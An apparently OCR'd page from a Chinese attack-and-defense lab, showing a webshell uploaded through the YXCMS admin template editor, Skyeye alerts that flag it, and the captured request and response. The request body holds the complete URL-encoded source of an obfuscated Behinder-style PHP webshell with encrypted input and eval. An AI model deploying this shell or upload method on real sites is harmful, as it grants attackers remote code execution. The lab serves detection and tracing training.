
攻击-在后台上传webshell





实验步骤-漏洞利用阶段

防守-在天眼发现文件上传的行为，分析webshell地址和溯源



☐	2022-04-08 16:19:01	192.168.93.131	192.168.93.1	【网页漏洞利用】代码执行	PHP代码执行攻击(机器学习)	企图	高危	1	详情 | 加白
☐	2022-04-08 16:19:01	192.168.93.131	192.168.93.1	【网页漏洞利用】后门程序	发现混淆的一句话通信数据	企图	危急	1	详情 | 加白

请求体

filename=code&code=%3C%3Fphp%0D%0A%40error_reporting%280%29%3B%0D%0Asession_start%28%29%3B%0D%0A++++%24key%3D%22e45e329feb5d925b%22%3B+%2F%2F%E8%AF%A5%E5%AF%86%E9%92%A5%E4%B8%BA%E8%BF%9E%E6%8E%A5%E5%AF%86%E7%A0%8132%E4%BD%8Dmd5%E5%80%BC%E7%9A%84%E5%89%8D16%E4%BD%8D%EF%BC%8C%E9%BB%98%E8%AE%A4%E8%BF%9E%E6%8E%A5%E5%AF%86%E7%A0%81rebeyond%0D%0A%09%24_SESSION%5B%27k%27%5D%3D%24key%3B%0D%0A%09session_write_close%28%29%3B%0D%0A%09%24post%3Dfile_get_contents%28%22php%3A%2F%2Finput%22%29%3B%0D%0A%09if%28%21extension_loaded%28%27openssl%27%29%29%0D%0A%09%7B%0D%0A%09%09%24t%3D%22base64_%22.%22decode%22%3B%0D%0A%09%09%24post%3D%24t%28%24post%22%22%29%3B%0D%0A%09%09%0D%0A%09%09for%28%24i%3D0%3B%24i%3Cstrlen%28%24post%29%3B%24i%2B%2B%29+%7B%0D%0A++++%09%09%09+%24post%5B%24i%5D+%3D+%24post%5B%24i%5D%5E%24key%5B%24i%2B1%2615%5D%3B+%0D%0A++++%09%09%09%7D%0D%0A%09%7D%0D%0A%09else%0D%0A%09%7B%0D%0A%09%09%24post%3Dopenssl_decrypt%28%24post%2C+%22AES128%22%2C+%24key%29%3B%0D%0A%09%7D%0D%0A++++%24arr%3Dexplode%28%27%7C%27%2C%24post%29%3B%0D%0A++++%24func%3D%24arr%5B0%5D%3B%0D%0A++++%24params%3D%24arr%5B1%5D%3B%0D%0A%09class+C%7Bpublic+function+__invoke%28%24p%29+%7Beval%28%24p.%22%22%29%3B%7D%7D%0D%0A++++%40call_user_func%28new+C%28%29%2C%24params%29%3B%0D%0A%3F%3E+&__hash__=cb0c4fb80e62d846940c35256ad670dd_a0abQarQidhFFajJHNUdn2EwLwbV2Ri3011bF4GJirzxGiacNNDBxu0

响应体

<!DOCTYPE><html><head><meta http-equiv='Refresh' content='3;URL=/YXCMS/index.php?r=admin/set/tplist&Mname=default'><meta http-equiv="Content-Type" content="text/html; charset=utf-8" /><link href="/YXCMS/public/css/bootstrap.css" rel="stylesheet" type="text/css" /><link href="/YXCMS/public/css/alert.css" rel="stylesheet" type="text/css" /></head><body> <h4 class="modal-title text-primary">YXcms成功提示</h4> 模板文件创建成功！ 确定 </body></html>